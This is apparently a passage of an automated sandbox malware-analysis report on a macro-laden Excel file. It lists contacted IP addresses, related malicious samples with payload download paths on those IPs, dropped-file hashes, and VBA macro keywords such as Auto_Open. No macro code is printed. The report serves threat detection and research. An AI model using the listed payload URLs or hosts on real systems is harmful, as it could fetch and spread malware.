http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://messaging.office.com/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://augloop.office.com/v2	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://skyapi.live.net/Activity/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://dataservice.o365filtering.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.138.157.63	unknown	Russian Federation		44094	WEBHOST1-ASRU	false
185.14.31.59	unknown	Ukraine		21100	ITLDC-NLUA	false
167.114.48.59	unknown	Canada		16276	OVHFR	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412131
Start date:	12.05.2021
Start time:	12:36:50
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Copy-384955799-05102021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal80.expl.evad.winXLSM@1/9@0/3
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.138.157.63	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
185.14.31.59	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313, 6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313, 6048108796.dat
167.114.48.59	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WEBHOST1-ASRU	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	f29046900fd4550e404656f9638540fc1d0ad90facbbe.exe	Get hash	malicious	Browse	• 45.67.230.22
	3510495740-05102021.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	3510495740-05102021.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	3510495740-05102021.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	520b670d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	520b670d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	520b670d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	15d3f15f_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	15d3f15f_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	15d3f15f_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	7f8b3a9a_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	7f8b3a9a_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	7f8b3a9a_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
OVHFR	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59
	DHL_Shipment11052021pdf.exe	Get hash	malicious	Browse	• 51.210.201.99
	A6FAm1ae1j.exe	Get hash	malicious	Browse	• 217.182.77.10
	INV74321.exe	Get hash	malicious	Browse	• 87.98.148.38
	aa04cdcc_by_Libranalysis.exe	Get hash	malicious	Browse	• 46.105.217.100
	correct invoice.exe	Get hash	malicious	Browse	• 213.186.33.5
	Kb0p7FYmN0yNdzP.exe	Get hash	malicious	Browse	• 66.70.204.222
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 193.70.33.51

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	guluh4pYFQybxL8.exe	Get hash	malicious	Browse	• 66.70.204.222
	qA9D8QVC4LrzlPR.exe	Get hash	malicious	Browse	• 66.70.204.222
	OLy4KI85kB3HENF.exe	Get hash	malicious	Browse	• 66.70.204.222
	generated purchase order 6149057.xlsm	Get hash	malicious	Browse	• 158.69.48.225
	scan of document 5336227.xlsm	Get hash	malicious	Browse	• 145.239.93.251
	67w7Ez6lvb.exe	Get hash	malicious	Browse	• 91.121.251.178
	generated check 8460.xlsm	Get hash	malicious	Browse	• 145.239.93.251
	export of bill 896621.xlsm	Get hash	malicious	Browse	• 193.70.33.51
	copy of invoice 4347.xlsm	Get hash	malicious	Browse	• 145.239.93.251
	scan of invoice 4366307.xlsm	Get hash	malicious	Browse	• 51.222.42.168
	bill 04050.xlsm	Get hash	malicious	Browse	• 193.70.33.51
	Purchase Order #330716.exe	Get hash	malicious	Browse	• 51.91.236.193
ITLDC-NLUA	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	main_setup_x86x64.exe	Get hash	malicious	Browse	• 185.154.14.180
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	0c69a7ab_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	0c69a7ab_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	0c69a7ab_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	1456787477-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	1456787477-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	1456787477-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	11730679995-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	11730679995-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	11730679995-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	eda41d18_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	eda41d18_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	eda41d18_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\89B4D802-5FE5-4832-8A2A-1145B195F850

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.3683977777781715
Encrypted:	false
SSDEEP:	1536:AcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:HEQ9DQW+zPXO8
MD5:	431DD6045ACD882C588D8B7A3719D080

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\89B4D802-5FE5-4832-8A2A-1145B195F850	
SHA1:	7870F09959D2D0B153E719F3B40E26921E24B0AF
SHA-256:	5077B3A793F61FCE614A76403EF381E13EA9A98B17DA08477E7A34B885AE8929
SHA-512:	B838E3502AE5C8872C15BB4FC95A1DCB80DA60580747CB7D2B48C411E06311795EF5818289DE5E7E2CF79F08D43AEDD78A93D305AA9A670CCAA96205DA3990 9
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T10:37:45">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\678D365D.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3
Category:	dropped
Size (bytes):	92379
Entropy (8bit):	7.654577060340879
Encrypted:	false
SSDEEP:	1536:1o1vutINbjOXGw548LBkVb/oyrKXkX89DcO9GQSnIv+C1EDFVxkR7Y90:wvKINbjvw548LMb/oqKO8NnS8+60Kc0
MD5:	4A425E6A5A885C0D0E2589506FD2244B
SHA1:	E23482422480A4720E22F311B42BD65E2F3556F8
SHA-256:	76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160
SHA-512:	3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA 4
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....`.`.....ZExif..MM.*.....J.....Q.....Q.....Q.....C.....C..... .....8.8..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..D.G.\.....i].....k.@U.....B..Hw.A...`p;.RsIRHTs..%G?QU.#..$..."...U.A....g].s.....c..,....{W'..M.Nc....F.~..y..l..`.e..a..[...P.y]..k_..Cl..z.Ru..s .6.Y....."..1]Q.....e#.....~.`sk..KH.....p.4.i.j+3{.....N.DS..L.....o..o.5f>..jY.uS...Z.B...UG`)..6D....(.....

C:\Users\user\AppData\Local\Temp\75C40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	121140
Entropy (8bit):	7.702115211220375
Encrypted:	false
SSDEEP:	3072:8hfCB+hmCvKINbjvw548LMb/oqKO8NnS8+60Kck:cfGAbT648LM7D98Np+EX
MD5:	073B938EDEBA0C24034B5819F1E04521
SHA1:	5BE1FBF480AD331721B0322CDB7CB8190C655B0F
SHA-256:	B38B6A614D8C1ED6D0DDABE62D56AAAF43C67956123ED51D62E179DF690A7F1A
SHA-512:	807846DAA4AA7D4BFCEA0CCFA957AB27C60BD1CFF1C0990C4336C2468059A56554BAE259BD4BE34141018D51A65CCA2989E54D6E9FEB66A68ADBF218128203 B
Malicious:	false
Reputation:	low
Preview:	.]o.0...'.?D..b.N.....*....>$...v)....JW..,....8.}..7....BT.V.H.V8.I]...?....[..P.5Dr5..a|....."MJ..cQ4`x.....'..j.X....h..g..T..A&..0..:.7+.{..TYR\o...p..<a.li...t... .x0(M...el.....p.)aa..... :..n....&....',..!....x...{q..n.=...'.....l.[i...b.....n.X.J..m..".....p.+.T..R..Y{.8..r...`.....;.....c.....stG._a..{.L.....s..ke:.i.!...6.]...w..\..'.vG.2....~....PO....o....<.r.o...H.....l.>....tD...M7@....p9.. (.!).y.!;.....6k_A&.....PK.....!.\.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Copy-384955799-05102021.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:53 2020, mtime=Wed May 12 09:37:50 2021, atime=Wed May 12 09:37:50 2021, length=121120, window=hide
Category:	dropped
Size (bytes):	2250
Entropy (8bit):	4.723722941353364
Encrypted:	false
SSDEEP:	24:88qm/ZfzKfs9rAwbxB9LDM7aB6my8qm/ZfzKfs9rAwbxB9LDM7aB6m:88qmhJiwlBLB6p8qmhJiwlBLB6
MD5:	3D6317AF0DD4E0063DA5CDDFC4471B9B
SHA1:	7129AE27758554535E524521E52EEBCC4F4A4AC7
SHA-256:	8CD4DFF4726A4638FBAC85AD2FF24288FD88E91A7372DD875D671E1B6199EE9E

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Copy-384955799-05102021.LNK	
SHA-512:	5BEB8294A577BBF35C2F91A22F60172ADA2FA6EA87F421FEE8E06C6D1BC4E8B064B6F48404B94C49B018BED4BADC7A83B5BF0906C32DF97F66D48F5CAD2D7AE7
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...OS.S....'...G...'...G.. .....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.T.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q}<..user.<.....N...R.T....#J.....j.o.n.e.s.....~.1.....>Q.<..Desktop.h.....N...R.T.....Y.....>.....6...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....R.T .COPY-3~1.XLS..j.....>Q{<.R.T.....V.....".C.o.p.y.-.3.8.4.9.5.5.7.9.9.-.0.5.1.0.2.0.2.1...x.l.s.m.....b.....-.....a.....>.S.....C:\Users\user\Desktop\Copy-384955799-05102021.xlsm..3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.p.y.-.3.8.4.9.5.5.7.9.9.-.0.5.1.0.2.0.2.1...x.l.s.m.....:..,.LB.)...As...`.....X.....124406.....!a..%.H.VZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Wed May 12 09:37:49 2021, atime=Wed May 12 09:37:49 2021, length=16384, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.681955370690763
Encrypted:	false
SSDEEP:	12:8uCXUNduCH2BvOTy24c+WrjAZ/DYbDGSeuSeL44t2Y+xIBjKZm:8Eqmm+AZbcD47aB6m
MD5:	2411390FD0BACEF06332A2B35A27DFA9
SHA1:	EBB6E61F331289C32CE5E6C71DFDD26BF4BA3158
SHA-256:	496835CCD7C9BE3971485E17E5B5912D57ABAAB85BC0B355141932E9EC59C298
SHA-512:	363CDBA8E6B30750A6819824E79103125C42FB2834A6F817D22B0D37609AF9C2BC327DD7EED480B528373E609A48B886F33AACE130B82CC5929BB3CE926CAC7A
Malicious:	false
Reputation:	low
Preview:	L.....F.....-..A....G...;...G...@.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.T.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q}<..user.<.....N...R.T....#J.....j.o.n.e.s.....~.1.....R.T..Desktop.h.....N...R.T.....Y.....>.....He..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....124406.....!a..%.H.VZAj...m<.....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	124
Entropy (8bit):	4.68002329507579
Encrypted:	false
SSDEEP:	3:oyBVomxWtzIacotoQkrl+kacotoQkrlmxWtzIacotoQkrlv:djezIaco+Qkrzaco+QkrzzIaco+Qkr1
MD5:	438B9CB10BCA95DD0FEF5F9FB33DBE7F
SHA1:	A4F06BC314BDFB4B654D357BA215346E14DAD351
SHA-256:	2E405053595AE39D699D09BFB5752DDC1E1531D930D812E9C4455A552579E3BF
SHA-512:	28833687FED53233B7D18FEF346E36381B61246B2CC4F18A427E9C8C446A6128F0C04405421BA122F57D362521E9588CFDD1F0D2830E3D1FDC2CC3EABA48382
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Copy-384955799-05102021.LNK=0..Copy-384955799-05102021.LNK=0..[misc]..Copy-384955799-05102021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB3342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\47C40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	121120
Entropy (8bit):	7.701718817705774
Encrypted:	false
SSDEEP:	3072:qhf8KnvKINbjvw548LMb/oqKO8NnS8+60KcG:ef8vAbT648LM7D98Np+El
MD5:	610113E5C291807B44698810E62B421F
SHA1:	509C89576F3FC927F656F1CEA35B3169774D1E57
SHA-256:	6717BD23A7C9C9F87643409CB615D27630C4F336FFF62FEA598DD2B43EA61BAF
SHA-512:	2751A2B3EF621611789C3CC8BCA98A31B40AFCCF0646E05CB05752DBB6E11517AA77883780529CB2C32F2A688EA387A6E4635CD16C7214D56F7A27684A5158E3
Malicious:	false
Reputation:	low
Preview:	.]o.0...'.?D..b.N.....*....>$...v)....JW..,....8.}..7....BT.V.H.V8.l]...?....[..P.5Dr5..a|....."MJ..cQ4`x....'..j.X....h..g..T..A&..0..:.7+.{..TYR\o...p..<a.li...t... .x0(M...el.....p.)aa..... :..n....&....',..!....x...{q..n.=....'.....l.[i...b.....n.X.J..m..''....p.+.T..R..Y{.8..r...`.....;.....c.....stG._a..{.L.....s..ke:.i.!...6.]...w..\..'.vG.2....~....PO....o....<.r.o...H.....l.>....tD...M7@....p9.. (.!).y.!;.....6k_A&.....PK.....!.\.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD0 7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.687004388058775
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Copy-384955799-05102021.xlsm
File size:	117551
MD5:	3a3aae5975bd4a5512cfea2a4a5991a6
SHA1:	4ff9eafa51cdd8d979ef68dc8d0aa9ebb6168e20
SHA256:	bba463e9f1b1044f7d3b09fe0d696ebb57b1668a1fc025363731c6aefac112bd
SHA512:	4520dd5fc814372d5a76ef77376293fb5b562f2543a315ac567b1f24fcdb7da89b63da29004c2f0199e249f9319bf88945c1fd51bf40cfd3c0ef09dcf40b0d1f
SSDEEP:	3072:0f/vKINbjvw548LMb/oqKO8NnS8+60Kcdb:0faAbT648LM7D98Np+E8
File Content Preview:	PK.....!. +F.....[Content_Types].xml ...(..... ....

File Icon

	
Icon Hash:	74ecd0e2f696908c

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/412131/sample/Copy-384955799-05102021.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Author:	Rabota
Last Saved By:	Brifes
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-05-10T15:19:38Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: dfgbfdg.bas, Stream Size: 12783

General	
Stream Path:	VBA/dfgbfdg
VBA File Name:	dfgbfdg.bas
Stream Size:	12783
Data ASCII:	. . . . z . . . . , ... a . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 19 2c 00 00 00 00 00 00 01 00 00 00 92 bf 61 d3 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Application.Run
Attribute
Auto_Open()
"dfgbfdg"
Application.WindowState
VB_Name
Private
xlMaximized

VBA Code

VBA File Name: gdrgdrzg.bas, Stream Size: 681

General	
Stream Path:	VBA/gdrgdrzg
VBA File Name:	gdrgdrzg.bas
Stream Size:	681
Data ASCII:	. . . . " . . . .) . . . } . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 00 01 00 00 00 92 bf 91 ff 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"gdrgdrzg"

VBA Code

VBA File Name: rgtrdsgrd.bas, Stream Size: 684

General	
Stream Path:	VBA/rgtrdsgrd
VBA File Name:	rgtrdsgrd.bas
Stream Size:	684
Data ASCII:	. . . . " . . . .) . . . } . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 00 01 00 00 00 92 bf 1e ac 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
"rgtrdsgrd"
VB_Name

VBA Code

VBA File Name: sefsef.bas, Stream Size: 679

General	
Stream Path:	VBA/sefsef
VBA File Name:	sefsef.bas
Stream Size:	679
Data ASCII:	. . . . " . . . .) . . . } . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 00 01 00 00 00 92 bf bf ee 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"sefsef"

VBA Code

Streams

Stream Path: PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 651

General	
